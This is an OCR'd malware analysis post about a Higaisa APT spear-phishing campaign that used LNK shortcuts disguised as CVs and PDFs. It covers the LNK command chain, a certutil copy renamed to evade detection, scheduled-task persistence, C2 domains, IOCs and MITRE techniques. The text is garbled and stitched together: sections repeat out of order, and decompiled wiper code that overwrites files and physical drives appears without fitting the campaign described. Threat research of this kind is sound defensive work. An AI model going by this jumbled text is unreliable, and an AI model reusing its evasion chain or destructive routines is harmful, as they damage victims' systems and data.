file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-


- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.

- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				



svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address

This post was authored by Hossein Jazi and Jérôme Segura

On May 29th, we identified an attack that we believe is part of a new campaign from an Advanced Persistent Threat actor known as Higaisa. The Higaisa APT is believed to be tied to the Korean peninsula, and was first disclosed by Tencent Security Threat Intelligence Center in early 2019.

The group's activities go back to at least 2016 and include the use of Trojans such as Gh0st and PlugX, as well as mobile malware. Its targets include government officials and human rights organizations, as well as other entities related to North Korea.

In this latest incident, Higaisa used a malicious shortcut file ultimately responsible for creating a multi-stage attack that consists of several malicious scripts, payloads and decoy PDF documents.

Distribution


The threat actors used a malicious LNK file bundled within an archive file which was most likely distributed via spear-phishing.

We were able to identify two variants of this campaign that possibly have been distributed between May 12th and 31st:

- "CV_Colliers.rar"
- "Project link and New copyright policy.rar"

Both RAR archives bundle two malicious LNK files. In the newer variant (CV_Colliers.rar), the LNK files are disguised as a Curriculum Vitae (CV) and International English Language Testing System (IELTS) exam results. The older one (Project link and New copyright policy.rar) seems to target product teams that are using zeplin.io.

The following shows the overall process flow when executing the malicious LNK file.




LNK file

The LNK file contains a list of commands that will be executed upon running, and a blob that is a base64 encoded compressed payload. Here is the list of commands that will be executed:


property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-

- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.
- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```


```
  if ( nNumberOfBytesToWrite )
  {
